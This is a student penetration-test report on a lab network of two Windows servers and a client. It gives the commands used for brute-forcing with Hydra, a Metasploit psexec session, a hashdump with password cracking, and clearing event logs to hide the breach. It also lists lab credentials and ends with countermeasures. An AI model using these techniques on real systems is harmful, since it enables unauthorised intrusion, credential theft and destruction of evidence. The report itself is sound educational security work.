Penetration Test

Testing the vulnerabilities on two servers and one client machine

Casey Donaldson

CMP210: Penetration Testing

2021/22

Note that Information contained in this document is for educational purposes.

Abstract

This report has been designed to walk the reader through a pen test preformed on 3 devices. Server1, Server2 and Client1. The report will demonstrate and describe tools and techniques used as part of the penetration test. The test will show how someone could breach the network using unethical methods. The final goal is to find as many vulnerabilities as possible within the network and come up with solutions to fix the vulnerabilities, increasing the overall security.

The penetration test was designed following 5 steps.

- Footprinting
  - This step was skipped because default credentials and the IP address was given as the start.
- Scanning
  - Identify weaknesses and vulnerabilities by using tools to scan the network.
- Enumerating
  - Exploit weaknesses for more information to be used in next step.
- Gaining Access
  - Gain access through information gained.
- Maintaining access and covering tracks
  - Cover tracks and post exploits.

The penetration test was successful, and vulnerabilities were identified. The solutions should be acted on, to benefit the company. The report will discuss an overview of the results.

Note that Information contained in this document is for educational purposes.

Contents

Note that Information contained in this document is for educational purposes.

1 INTRODUCTION

1.1 BACKGROUND

1.1.1 Key Words

- Hacker - Someone who gains unauthorized access to a computer, usually by the use of vulnerabilities.
- Network - Two or more computers connected together and possibly all connected to the internet via the use of a router.
- Vulnerabilities – Within computer systems there could be software or hardware that could contain a flaw that could be exploited to perform unintended functions.
- Penetration testing – A test which is performed on a computer or network which simulates how a hackers could gain access and identify the vulnerabilities that need remediated.
- Scope – An area in which an ethical hacker can use for the penetration test including what they cannot do.

An estimate of 80% of firms have confirmed that they have been hacked. The number of cyber breaches will continue to grow but the question remains, how to secure networks. They are several methods, however, one particular method which is performed by ethical hackers. These people are authorized by the company and are allowed to hack the company using a defined scope. This method is called penetration testing.

This report in relation to the penetration test, include vulnerabilities, tools but also solutions. This helps increase the overall security of the company. Protecting people's data. A penetration test can minimize your risk of being breach which is beneficial considering that if you are breached it could cost 80 days on average to contain the breach and could have financial consequences.




Figure 1: Confirmed breaches from firms

1.2 AIM

The report is designed for anyone with technical skills and should be able to understand the report. The main aim of this pen test is to:

- Scan the machine's defined (server1, server2, client1)
- Identify vulnerabilities.
    - Known vulnerabilities (CVE)
    - Old versions
    - Mis-configured settings
        - Windows settings
            - Password policy
            - Domain settings
        - Application settings
            - Banners
    - weak passwords
- Test the vulnerabilities.
    - Evaluate the risk of the vulnerability.
- Create or find solutions to fix the vulnerabilities.
    - Updates or patches.
    - Suggested policies.
- Covering tracks
    - Delete records and logs to hide evidence of the breach, this is to test the cyber resilience of the company post-exploit.

The penetration test will be performed as if the hackers had gained the Ip addresses as well as default credentials. Either from working with the company beforehand (inside threat) or by gaining the credentials from a prior attack.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The report follows 5 steps.

1. Footprinting
    a. Skipped because user account and Ip address were given at start and the test, this step wouldn't benefit the company.
2. Scanning
    a. Using several Nmap, Used for network mapping, the pen testers were able to map the network and identify vulnerabilities, for example, ports and services.
    b. Nessus was used after the scanning phase; however, It would be acceptable to use it during the scanning phase. Nessus is a large-scale scanner that will scan the service and format a report with in-depth detail of weaknesses and vulnerabilities with a severity rating.
3. Enumerating
    a. Enum4linus was used with default credentials to have a larger overview of shares and the domain using SMB.
    b. PuTTY was used for simple banner grabbing.
    c. Nmap enumeration and vulnerability scripts were used to find exploits and further information.
    d. Dnsrecon was used to enumerate port 53.
    e. Nikto was used to examine http services.
    f. Smbmap was used to map the network.
    g. Nbtscan, A network mapping tool.
    h. A Perl finger-enum-user payload was used to enumerate port 79 running a finger service.
4. Gaining Access
    a. Hydra is a password multi-tool and during this pen test was used to brute force the first account.
    b. Metasploit is a framework of vulnerabilities. Using credentials, The pen tester was able to exploit the server and gain a meterpreter. Using the commands, a hashdump was achieved giving all the hashes.
    c. John the ripper, is a hash crackers. Used to crack some hashes
    d. Cain, This tool with the Cain dictionary to crack more hashes. Attempted rainbow table for further cracking.
5. Covering tracks and post exploits
    a. Metasploit commands ware used to clear the event log.

2.2 SCANNING AND ENUMERATION

2.2.1 Scanning

Scanning is the seconds phased out of 5 phases in penetration testing. We have skipped over foot printing.

During the scanning phase, the primary tool used was NMAP which stands for network mapping. It is a tool designed for network mapping and this tool can identify vulnerabilities, open ports, versions of services running and more.

The first command used was – *"nmap (IP address)"* This command is extremely helpful to find the first set of open ports for both servers. Within the top 1000 common ports. Shown in appendix C: Figure 1 and 2.

The next step in scanning was a further scan with Nmap using a more advance command, this will scan all ports but also try and identify versions, OS running and also will prod some ports which could also trigger an alert within the network. However, I believed that the advance scan was still required. Command used : *"nmap -A -p- (IP address)"* See Appendix A for full scan results.

Server 1 summarized		
Port Number	Service	Info (Version if applicable)
21	FTP	N/A
22	SSH	Open SSH for windows 8.6 (protocol 2.0)
25	SMTP	Argosoft freeware smtpd 1.8.2.9
53	Domain DNS	Simple dns plus Uadcwnet.com
79	Finger	Argosoft mail fingered
80	http	Argosoft mail server 1.8.2.9
88	Kerberos-sec	Microsoft windows Kerberos
90	http	Apache httpd
110	Pop3	Argosoft freeware pop3d 1.8.2.9
135	msrpc	Microsoft windows RPC
139	Netbios-ssn	Ms netbios-ssn
389 and 3268	ldap	MS AD
445	Microsoft-ds	Windows server 2019 workgroup: UADCWNET
2056	http	Httpfileserver 2.3

Server 2 summarized		
Port Number	Service	Version if applicable
22	SSH	OpenSSH for windows 8.6 protocol 2.0
53	Domain DNS	Simple DNS plus Uadcwnet.com
88	Kerberos-sec	MS windows Kerberos
90	http	Apache httpd
135	msrpc	Microsoft Windows RPC
139 and 49664 +	Netbios-ssn	MS Windows netbios-ssn
389 and 3268	ldap	MS Windows AD LDAP(Domain uadcwnet.com0.)
445	Microsoft-ds	N/A
464	Kpasswd5	N/A
593	Ncacn http	MS Windows RPC over HTTP 1.0
2056	http	HttpFileServer httpd 2.3
3389	MS-wbt-server MS terminal services	Uadcwnet.com
5985 and 47001	http	MS HTTPAPI httpd 2.0 (SSDP/UPnP)

Client 1 summarized		
Port Number	Service	Version if applicable
135	msrpc	MS Windows RPC
139	Netbios-ssn	MS Windows netbios-ssn
445	Microsoft-ds	N/A
3389	MS-wbt-server Microsoft terminal services	UADCWNET

The above tables show some ports, services, and info about each open port. The full scan result has more information that could be found within appendix A. Some ports were left out because they were not of interest of the penetration tester.

Once the scan results were summarized. This helped to plan the enumeration phase, to see what ports are open and could be exploited to give useful information.

2.2.2 Enumeration

The enumeration stage is a more in-depth examination of each services running. This stage helps penetration testers decide the importance/vulnerability of each port.

Before each port was investigated a tool called Enum4linux was used. With the credentials test/test123, attempting to enumerate the usernames, descriptions, domain information and password policies can be attempted using the following command:

“enum4linux -a -u test -p test123 192.168.10.x > /folder path/filename”

The results were stored in two files separating the server’s. Shown in appendix C: Figure 3-5.

The password policy wasn't configured. This means that guessing passwords and trying to brute force the entry could be possible. Domain groups were found which could be useful in later stages. The main aim for this were to get usernames. In which we manage to get all domain users and local. Shown at appendix B. Some Domain admins were found during the process as well.

The table shows local and domain users. Local users are still the same for each server. Looking at the descriptions, most of them appear to be random but could possible help create a dictionary attack. Depending on if the words are related to the passwords. A major vulnerability is J.Poole description. "password: fLTvRrlKc6ma" This could be their actual password. There also appears to be a replica account. This could have the same password as the original account.

Moving onto each port and investigating them. Port 21 was running ftp (file transfer protocol) on server1. Two methods were used to examine the content more closely, Nmap was used with its default vulnerability scanner scripts, as shown in appendix B. The other method used was banner grabbing with PuTTY. Which attempted to access the service but only to try and grab a banner from the service. This could help show a version or other information useful. However, this can be configured to avoid showing valuable information.

Port 21 has been identified to have 10 valid credentials which I have been able to obtain and verify allowing someone to log into the ftp server as root fairly easy and download or upload files. PuTTY did not come back with much information apart from a success message.

SMTP on port 25 was found on server 1. SMTP stands for simple mail transfer protocol. Using PuTTY similar to port 21. However, the results we got back had version 1.8.2.9. This information was shown in the Nmap scan and did not give any new information. A further Nmap script scan was used to find weaknesses in port 25 smtp was used. The result shown two credentials root and admin. Shown in appendix B. This script was an active script and therefore could alert the network administrators.

DNS (domain name system) service was found on port 53. Using a tool called Dnsrecon. The command *"dnsrecon -n <IP address> -d <domain name>"* was used to gather some extra information, shown in appendix C: figure 6. A domain zone transfer was attempted but failed for both server 1 and 2.

Port 79 had a service called finger running. This service helps receive comments from the network. Using a word list of popular fingers usernames, a command was used to find certain username and network comments, but the result didn't show any clear indication of valid users. Some common guesses were tried including the test credential, but no valuable information came from this, shown at appendix C: figure 7.

A webserver was found to be operating on port 80, Nmap was able to identify the version and service. Which is an Argosoft mail server, version 1.8.2.9. Using another Nmap script scan for all http-vulnerabilities

"nmap -p80 –scripts "http-vuln" 192.168.10.1"*

Unfortunately, the scan result came back with information already contained. To further examine this another tool had to be used called Nikto. The command, *"nikto -host http://192.168.10.1"* was used and some vulnerabilities came back including XSS and clickjacking. Can be seen in Appendix C: figure 8.

Both servers had port 88 open. Both ports were also running the same service, Nmap identified this as Kerberos-sec which is a Microsoft windows Kerberos. This service is used to authenticate services running between to hosts. This increased security in an untrusted network. This will also explain why it is on both servers. Enumeration scripts using Nmap was the next step, in hope for usernames but this did not reveal any new information. Shown in appendix C figure 9. Both files appeared to contain the same information. This is what was expected since they are within the same domain. The user account "Krbtgt" could be used for this service.

Port 90 was open on server 2 and was running an apache http server. Using a http Nmap script scan the results were able to find that it was actually a dnsix service. Shown in appendix C: figure 10.

Since server 1 has smtp which is used for sending mail, It also had port 110 open which is running a pop3 service for the Argosoft server (same version 1.8.2.9) Using telnet to connect to the pop3 service, this allowed the penetration tester to test the users that were found by the Enum4linux tool.

```
+OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
USER
-ERR No user name specified
USER admin
+OK Password required for admin
USER J.poole
+OK Password required for J.poole
USER D.Brooks
+OK Password required for D.Brooks
USER G.Turner
+OK Password required for G.Turner
USER V.Nelson
+OK Password required for V.Nelson
```

This helped to confirm the accounts. During the gaining access phase, tools for password cracking could be used.

Both servers including the client are running MSRPC on port 135, this service is used to create and use remote procedures and is responsible for distributing computing environments. Nmap vulnerability scripts came back with the same information already held.

Similar to port 135, Port 139 is also open running netbios-ssn, which is another windows service however, using an API from the NetBIOS on port 137 or 139 with a tool called nbtscan could allow scanning networks in hope for NetBIOS name information. Using "nbtscan -v -s : 192.168.10.x" on server 1, 2 and the client. Results shown in appendix C: figure 11, 12 and 13. This mostly helped with mapping the network.

This could be open to an attack or allow for SMB enumeration. Since both ports 139 and 445 are open on both servers we could look further into this using SMB enumeration techniques. Trying a SMB-Brute scan was the next part but trying a brute force script did not prove helpful as the only valid credential that came back was the guest account, unfortunately it also identified the account as disabled. Shown below.

```
Host script results:
| smb-brute:
|_  guest:<blank> => Valid credentials, account disabled
```

However, Earlier a list of user accounts was found and is likely to be related to the service SMB. Another tool that can be used to enumerate ports 139 and 445 is smbmap which is used for server message block mapping used for mapping out domain shares. Using the command *"smb -u test -p test123 -H 192.168.10.x"* The results were as expected, files share over the domain. This can be enumerated further to map more of the domain. Shown at appendix C: figure 14. Due to the anonymous logon anyone can read files over the domain making the network less secure.

Ldap is another service running on port 389 and 3268 but only on server 1. Ldap, Is used for group policies, replication, user and computer trust. Ldap can be vulnerable depending on the version. Later versions use the LDAPv3 TLS extension for extra security. Using the command: *" nmap -p389,3268 --script 'ldap-search' 192.168.10.1"* Information returned is shown in appendix B.

The final key port that was identified was port 464 on server 2. The service running is called Kpasswd5. This works with port 88 in authenticating. And is used for changing settings against active directory.

Ports 2056, 5985 and 47001 are all http. Using the command: *"nmap -p<port number> -A –script "http*" 192.168.10.x"* The results gave some information that could be used for web-pen testing, This will be discussed later. Results shown in appendix B.

2.3 ANALYZING VULNERABILITIES AND GAINING ACCESS

During this stage after the penetration tester has enumerated the network. They start identifying vulnerabilities and weaknesses. The first application used is called Nessus. This tool will scan both servers and using the given credentials test/test123 will try to identify as much vulnerabilities as it can find.

Once the scan was finished, the results were made into an automatic pdf report. An overview of the network can be found in appendix C: figure 15, 16 and 17.

6 high vulnerabilities were found, 3 duplicates. Meaning 3 unique vulnerabilities but on both servers. No critical vulnerabilities were found.

High

- **CGI Generic SQL Injection (blind)** This vulnerability could allow hackers to sneak past authentication systems and let them read data from a database on servers running CGI scripts. By sending special arguments to a CGI script hosted on a web server. It could also be possible to take control of the entire OS. To fix this Issue you would need to modify the CGI scripts that are getting affect.
- **SSL Medium strength cipher** Both servers are using an encryption less than 112 bits which could easily be deciphered. Increasing the cipher strength would fix this problem.

- **Microsoft Windows SMB shares unprivileged Access** The shared can be found using the given credentials, leaking data and possible giving the hacker permissions to write to the shares. This is fixable by using NTFS permissions and/or configuring the permission's tab in windows.

Medium

- **TLS Version 1.0** Both servers were using TLS 1.0 which as of 2020 is outdated and flawed. This should be mitigated by updating to TLS 1.3(preferred) or 1.2.

The rest of the Nessus report was some XSS and information on more enumeration and confidential data leaks.

An attack was preformed using a tool called hydra that will try and brute force a port that requires a password. Using a domain admin account (W.Holt) and a password list called Cain. Another alternative could be a spray attack on all the admin accounts. The command *"hydra -V -l W.Holt -P usr/shares/wordlist/cain.txt"* tried thousands of passwords, However a positive password came up: "campion" shown in appendix C: figure 18. This was validated by logging into W.Holt with SSH, using the password campion the penetration tester was able to gain access. The hacker was able to show a *"dir"* of an administrator directory. Shown in appendix C: figure 19.

A meterpreter was obtained by using the exploit, "*exploit/windows/smb/psexec"* By adding the target as server1, SMB Pass and User were both set as the credentials of W.Holt. When the exploit was finished. A meterpreter started. Using the command *"getsystem"* The respond was "already running as system" This was unusual since the command "hashdump" did not work. However, using a command "migrate 624" The meterpreter was able to change its PID, This time the hashdump was displayed. Shown at appendix C: figure 20 and 21, Hashdump shown at appendix B.

The hashdump was saved to a file and the next technique is an offline attack using john the ripper. The results were good giving us 6 more passwords. Shown in appendix C: figure 22, Using a dictionary attack on the hashdump, to obtain as much passwords as possible. Using a tool called Cain and the hashdump file worked more efficiently, giving us more than 75% of all passwords, Shown in appendix C: figure 23.

Unfortunately, the password for administrator was not cracked. Using a rainbow table with Cain but only on the Administrator's hash was the next step but the results came back negative. Shown at appendix C: figure 24. If the account Administrator needed to be breached, the next technique would be a full brute force with 10 million passwords. A text file called rockyou.txt would be used. The table with user account info can be seen in appendix C: figure 25.

For the http file sharing services, a python exploit was found which could be used on the network. This script is a remote command execution. To perform this attack, you will need to run a webserver with Netcat.

2.4 POST EXPLOITS

During the post exploit phase, hackers will try to maintain access and cover their tracks. This could be methods like, installing a rootkit for constant access to the network. Installing malwares to affect the systems.

This Pentest only preformed one post exploit. When the penetration tester was using meterpreter, before logging off the command *"clearev"* was used. This command cleared the event logs, making it harder to detect a breach. Shown in appendix C: figure 26.

3 DISCUSSION

3.1 GENERAL DISCUSSION

Overall, the network is vulnerable. After the test was compete, several weaknesses and vulnerabilities were detected. Given the credentials the penetration tester acted as if they had access beforehand.

Areas of interest:

- Password Policy
    - The password policy had not been set correctly allowing users to set insecure passwords that they did not need to change for over 100days, unfortunately no lockout time was set. This allowed the pen tester to gain access purely by brute-force.
- SMB
    - SMB was found to allow anyone to read files within the network, even if they are confidential. This could be used to gain write permissions, which means the hackers could install malicious files onto the server. This also helped Enum4linus find the usernames.
- Webservers
    - A lot of port were running http for filesharing and mail servers. However, this would need a further examination.
    - Anyone could log into the http server without verification.
    - SQL injection was found on both servers. This could be attacked using blind statements, one username was found "scratch" this makes access a lot easier.

  Another penetration test called Web-penetration can further examine these vulnerabilities further and protect against web-application hackers.

- SSL / TLS
    - SSL / TLS was found to be supporting a weak encryption.
- Settings
    - User Account
        - User account settings had descriptions, one of these was the password for the account. This gave anyone instant access.
    - Banner's
        - On port 25, smtp, There is a visible banner which reveals the version of the service.
- Outdated software
    - Some services were found to be outdated.

The test was successful since vulnerabilities were found; solutions are also identified.

3.2 Countermeasures

- Create new password policy.
  - Change all default passwords.
  - Minimum length: 12 characters
  - Timeout after 3 attempts: 30seconds
  - Lockout after 5 failed attempts.
- SMB permissions
  - SMB should have permissions enabled and guest disabled. This should be configured so only files are accessible by the group that needs them.
- SQLi
  - There was a SQL server detected. Using prepared statements this could take the input from the user and verify it before sending it to the SQL server.
- SSL / TLS
  - This can be easier fixed by updating the software and configuring the encryption settings to support stronger encryption, recommended 256bit.
- Settings
  - User Accounts
    - User accounts would need reconfigured; descriptions should contain no confidential information.
    - Permissions should be set as least privileged. (Cyber rank, 2023)
  - Banner's
    - Within the settings of Argosoft you will be able to configure the banner to read a warning rather than valuable information.
- Software
  - Outdated software should be updated to support the latest version.
  - Software should automatically detect an update and update at a specific time, preferably when the network has low traffic.

3.3 Future Work

- Examine the webservers for more vulnerabilities and test SQL injection scripts.
- Try to crack the rest of the hashes using the rockyou.txt.gz list.
- Search through all the files accessible via SMB without credentials to see how valuable the information is. Could the SAM's data base be found?
- Install a rootkit to test the forensics capabilities of the company.
- Install and run ransomware on the server to check the cyber resilience.

REFERENCES

3.4 WEBSITES

Cyber rank, 2023. *cyberrank.com.* [Online]
Available at: https://www.cyberark.com/what-is/least-privilege/
[Accessed 11 01 2023].

CyberEdge Group, 2022. *cyber-edge.com.* [Online]
Available at: https://cyber-edge.com/cdr/
[Accessed 03 01 2023].

Duke CFO Global business outlook, N/A. *Duke Fuqua.* [Online]
Available at: https://cfosurvey.fuqua.duke.edu/press-release/more-than-80-percent-of-firms-say-they-have-been-hacked/#:~:text=More%20than%2080%20percent%20of%20U.S.%20companies%20indicate%20their%20systems,or%20make%20public%20important%20data.

NCSC, 2018. *ncsc.gov.uk.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach
[Accessed 11 01 2023].

null-byte, 2019. *null-byte.wonderhowto.com.* [Online]
Available at: https://null-byte.wonderhowto.com/how-to/enumerate-smb-with-enum4linux-smbclient-0198049/
[Accessed 11 01 2023].

Simplilearn, 2022. *simplilearn.com.* [Online]
Available at: https://www.simplilearn.com/what-is-kerberos-article
[Accessed 06 01 2023].

tenable.com, 2022. *tenable-42411.* [Online]
Available at: https://www.tenable.com/plugins/nessus/42411
[Accessed 11 01 2023].

tenable, 2019. *tentable.com.* [Online]
Available at: https://www.tenable.com/plugins/nessus/42424
[Accessed 08 01 2023].

Thapa, A., 2016. *exploit-db.com.* [Online]
Available at: https://www.exploit-db.com/exploits/39161
[Accessed 09 01 2023].

varonis, 2023. *varonis/blog/data-breaches-stats.* [Online]
Available at: varonis.com/blog/data-breach-statistics
[Accessed 02 01 2023].

Vk9, N/A. *vk9-sec.com.* [Online]
Available at: https://vk9-sec.com/25110143-tcp-smtppop3imap-enumeration/
[Accessed 06 01 2023].

Zaharia, A., 2023. *comparitech.* [Online]
Available at: https://www.comparitech.com/vpn/cybersecurity-cyber-crime-statistics-facts-trends/
[Accessed 02 01 2023].

APPENDICES

APPENDIX A

3.4.1 Advance Nmap scan on 192.168.10.1

```
–$ sudo nmap -A -p- 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-03 12:16 EST
Stats: 0:01:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.94% done; ETC: 12:18 (0:00:00 remaining)
Nmap scan report for 192.168.10.1
Host is up (0.00068s latency).
Not shown: 65500 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: Internet Component Suite
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 ftp      ftp          0 Oct 06  2022 . [NSE: writeable]
| drw-rw-rw-   1 ftp      ftp          0 Oct 06  2022 .. [NSE: writeable]
|_-rw-rw-rw-   1 ftp      ftp         15 Apr 19  2017 DefaultFTP.txt [NSE: writeable]
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|   SSLSessionReq:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|_    command not understood.
22/tcp    open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
| ssh-hostkey:
|   3072 3a:35:12:6e:d6:62:a9:72:7e:33:94:89:b0:72:4a:b2 (RSA)
|   256 28:d7:ce:b1:78:2c:bb:2c:03:52:d6:73:c3:5d:25:b7 (ECDSA)
|_  256 86:89:76:b5:64:9e:8d:5b:0a:9c:d2:6d:e5:63:5c:7f (ED25519)
25/tcp    open  smtp          ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.10.129], pleased to meet you
53/tcp    open  domain        Simple DNS Plus
```

```
79/tcp    open  finger        ArGoSoft Mail fingerd
| finger: This is finger server\x0D
| \x0D
|_Please use username@domain format.\x0D
80/tcp    open  http          ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-title: ArGoSoft Mail Server
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-01-03 17:16:58Z)
90/tcp    open  http          Apache httpd
|_http-server-header: Apache
|_http-title: Index of /
| http-methods: 
|_  Potentially risky methods: TRACE
110/tcp   open  pop3          ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: 
Default-First-Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2019 Standard 17763 microsoft-ds (workgroup: 
UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2056/tcp  open  http          HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: 
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-01-03T17:18:26+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Server1.uadcwnet.com
| Not valid before: 2022-10-05T18:08:12
|_Not valid after:  2023-04-06T18:08:12
| rdp-ntlm-info: 
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server1.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.17763
|_  System_Time: 2023-01-03T17:18:05+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc       Microsoft Windows RPC
49678/tcp open  msrpc       Microsoft Windows RPC
49682/tcp open  msrpc       Microsoft Windows RPC
49685/tcp open  msrpc       Microsoft Windows RPC
49699/tcp open  msrpc       Microsoft Windows RPC
52248/tcp open  msrpc       Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=1/3%Time=63B4630A%P=x86_64-pc-linux-gnu%r(NULL,
SF:35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20re
SF:ady\.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x20Ser
SF:ver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\x20not\x20u
SF:nderstood\.\r\n500\x20'\r':\x20command\x20not\x20understood\.\r\n")%r(H
SF:elp,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x
SF:20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\.\r\n")%r(S
SF:SLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x2
SF:0Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01\0\0O\x03\0\?G\xd7\xf7\x
SF:ba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\xc4\xdb<=\xdb
SF:o\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\x20not\x20understood\.\r\n"
SF:)%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\
SF:x20Server\x20ready\.\r\n");
MAC Address: 00:0C:29:B9:96:5D (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/3%OT=21%CT=1%CU=36113%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=63B46363%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
M5
OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2023-01-03T09:18:02-08:00
|_clock-skew: mean: 1h36m00s, deviation: 3h34m40s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2023-01-03T17:18:04
|_  start_date: N/A
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:b9:96:5d
(VMware)

TRACEROUTE
HOP RTT     ADDRESS
1   0.68 ms 192.168.10.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.36 seconds
```

3.4.2 Advance Nmap scan on 192.168.10.2

```
└─$ sudo nmap -A -p- 192.168.10.2
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-03 12:11 EST
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 13.33% done; ETC: 12:12 (0:00:39 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 63.33% done; ETC: 12:12 (0:00:21 remaining)
Nmap scan report for 192.168.10.2
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
| ssh-hostkey:
|   3072 45:6a:c2:a8:e9:68:bb:73:31:88:e8:d9:7c:a2:fa:1e (RSA)
|   256 24:64:ff:32:88:4c:e0:b3:6c:61:d5:cc:b7:3e:4d:da (ECDSA)
|_  256 6e:71:34:62:3a:94:81:66:da:67:a8:6f:8a:ef:d3:d8 (ED25519)
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-01-03 17:12:07Z)
90/tcp    open  http          Apache httpd
| http-methods:
|_  Potentially risky methods: TRACE
